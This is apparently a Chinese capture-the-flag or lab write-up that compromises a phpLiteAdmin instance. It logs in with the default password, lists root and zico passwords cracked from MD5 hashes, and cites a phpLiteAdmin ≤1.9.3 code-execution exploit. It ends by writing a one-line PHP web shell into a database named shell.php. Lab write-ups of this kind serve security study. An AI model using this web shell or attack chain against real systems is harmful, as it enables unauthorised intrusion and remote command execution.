
参考文章:https://www.acunetix.com/vulnerabilities/web/phpliteadmin-default-password/ ,拿到默认密码admin

进去之后是如下界面

找找可用信息,发现两个账户和密码

对密码md5解密

如下:
root 密码:34kroot34

zico 密码:zico2215@

ssh登录都登不上去
在网上找找历史漏洞,参考文章:https://github.com/sg1965/PHPLiteAdmin-1.9.3---Exploit-PoC/blob/main/README.md 存在phpliteadmin <= 1.9.3 远程php代码执行漏洞测试,创建一个数据库shell.php
数据库路径:/usr/databases/shell.php,创建表

在表中创建一个文件,写入一句话木马,这里不能用双引号,会被过滤
<?php system($_GET[cmd])?>
